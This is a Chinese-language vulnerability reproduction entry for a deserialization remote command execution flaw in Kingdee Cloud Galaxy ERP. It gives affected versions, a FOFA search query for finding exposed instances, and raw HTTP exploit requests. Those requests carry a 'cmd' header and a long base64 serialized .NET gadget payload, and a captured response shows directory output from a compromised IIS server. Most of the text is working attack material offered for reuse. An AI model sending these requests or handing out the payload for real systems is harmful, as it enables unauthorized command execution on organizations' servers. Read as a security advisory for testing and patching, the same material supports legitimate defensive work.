J8-5金蝶-云星空-RCE

漏洞描述：

由于金蝶云星空数据通信默认采用的是二进制数据格式，需要进行序列化与反序列化，在此过程中未对数据进行签名或校验，导致客户端发出的数据可被攻击者恶意篡改，写入包含恶意代码的序列化数据，达到在服务端远程命令执行的效果。该漏洞不仅存在于金蝶云星空管理中心（默认8000端口），普通应用（默认80端口）也存在类似问题。

影响版本：

- 金蝶云星空-管理中心


网站图片：

网络测绘：

fofa语法：

FOFA：app="金蝶云星空-管理中心"

漏洞复现：

Exp生成过程参考[金蝶云星空RCE漏洞复现_金蝶云星空漏洞-CSDN博客]


payload：

```
POST /Kingdee.BOS.ServiceFacade.ServicesStub.DynamicForm.DynamicFormService.CloseForm.common.kdsvc HTTP/1.1
Host: your-ip
Content-Type: text/json
cmd: whoami

{"ap0":"AAEAAAD/AQAAAAAAAAAMAgAAAFdTeXN0ZW0uV2luZG93cy5Gb3JtcywgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODkFAQAAACFTeXN0ZW0uV
```

效果图:
PS：需自行生成payload

Request 数据包扫描 热加载 构造请求

```
POST /Kingdee.BOS.ServiceFacade.ServicesStub.DynamicForm.DynamicFormService.CloseForm.common.kdsvc HTTP/1.1
Host: [redacted]
Content-Type: text/json
cmd: dir

```


{"ap0":"AAEAAAD/////
AQAAAAAAAAAMAgAAAFdTeXN0ZW0uV2luZG93cy5Gb3JtcywgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1Ymxp
Y0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODkFAQAAACFTeXN0ZW0uV2luZG93cy5Gb3Jtcy5BeEhvc3QrU3RhdGUBAAAAEVByb3Bl
cnR5QmFnQmluYXJ5BwICAAAACQMAAAAPAwAAAMctAAACAAEAAAD/////
AQAAAAAAAAAEAQAAAH9TeXN0ZW0uQ29sbGVjdGlvbnMuR2VuZXJpYy5MaXN0YDFbW1N5c3RlbS5PYmplY3QsIG1zY29ybGliLCBW
ZXJzaW9uPTQuMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGljS2V5VG9rZW49Yjc3YTVjNTYxOTM0ZTA4OV1dAwAAAAZfaXRl
bXMFX3NpemUIX3ZlcnNpb24FAAAICAkCAAAACgAAAAoAAAAQAgAAABAAAAAJAwAAAAkEAAAACQUAAAAJBgAAAAkHAAAACQgAAAAJ
CQAAAAkKAAAACQsAAAAJDAAAAA0GBwMAAAABAQAAAAEAAAAHAgkNAAAADA4AAABhU3lzdGVtLldvcmtmbG93LkNvbXBvbmVudE1v
ZGVsLCBWZXJzaW9uPTQuMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGljS2V5VG9rZW49MzFiZjM4NTZhZDM2NGUzNQUEAAAA
alN5c3RlbS5Xb3JrZmxvdy5Db21wb25lbnRNb2RlbC5TZXJpYWxpemF0aW9uLkFjdGl2aXR5U3Vycm9nYXRlU2VsZWN0b3IrT2Jq
ZWN0U3Vycm9nYXRlK09iamVjdFNlcmlhbGl6ZWRSZWYCAAAABHR5cGULbWVtYmVyRGF0YXMDBR9TeXN0ZW0uVW5pdHlTZXJpYWxp
emF0aW9uSG9sZGVyDgAAAAkPAAAACRAAAAABBQAAAAQAAAAJEQAAAAkSAAAAAQYAAAAEAAAACRMAAAAJFAAAAAEHAAAABAAAAAkV
AAAACRYAAAABCAAAAAQAAAAJFwAAAAkYAAAAAQkAAAAEAAAACRkAAAAJGgAAAAEKAAAABAAAAAkbAAAACRwAAAABCwAAAAQAAAAJ
HQAAAAkeAAAABAwAAAAcU3lzdGVtLkNvbGxlY3Rpb25zLkhhc2h0YWJsZQcAAAAKTG9hZEZhY3RvcgdWZXJzaW9uCENvbXBhcmVy
EEhhc2hDb2RlUHJvdmlkZXIISGFzaFNpemUES2V5cwZWYWx1ZXMAAAMDAAUFCwgcU3lzdGVtLkNvbGxlY3Rpb25zLklDb21wYXJl
ciRTeXN0ZW0uQ29sbGVjdGlvbnMuSUhhc2hDb2RlUHJvdmlkZXII7FE4PwIAAAAKCgMAAAAJHwAAAAkgAAAADw0AAAAEAAAAk1a
kAADAAAABAAAAP//
AAC4AAAAAAAAAEAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAIAAAAAOH7oOALQJzSG4AUzNIVRoaXMgcHJvZ3Jh
bSBjYW5ub3QgYmUgcnVuIGluIERPUyBtb2RlLg0NCiQAAAAAAAAAUEUAAEwBAwBeRrJlAAAAAAAAAADgAAIhCwELAAAIAAAABgAA
AAAAAN4mAAAAIAAAAEAAAAAAABAAIAAAAAIAAAQAAAAAAAAABAAAAAAAAAAAgAAAAAIAAAAAAAAADAECFAAAQAAAQAAAAABAAABAA
AAAAAAAQAAAAAAAAAAAAAAACQJgAASwAAAABAAACoAgAAAAAAAAAAAAAAAAAAAAAAAAABgAAAMAAAAAAAAAAAAAAAAAAAAAAAAAAA

Responses 4637bytes / 141ms

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
Set-Cookie: kdservice-sessionid=dc846d44-f
Set-Cookie: ASP.NET_SessionId=dta4gaqvf3ek
X-Powered-By: ASP.NET
Date: Thu, 25 Jan 2024 13:40:09 GMT
Content-Length: 4637

 驱动器 C 中的卷没有标签。
 卷的序列号是 5C4C-D98C

 c:\windows\system32\inetsrv 的目录

2024/01/17  11:31    <DIR>          .
2024/01/17  11:31    <DIR>          ..
2018/10/25  11:18           235,008 abocom
2024/01/06  17:00           323,584 adsiis
2021/01/08  06:43           119,808 appcmd
2016/07/16  21:20             3,810 appcmd
2024/01/06  16:58           184,320 AppHos
2024/01/06  16:58            64,512 apphos
2021/01/08  06:41           405,504 appobj
2024/01/03  15:40           129,536 aspnet
2023/09/14  11:47            40,448 authan
```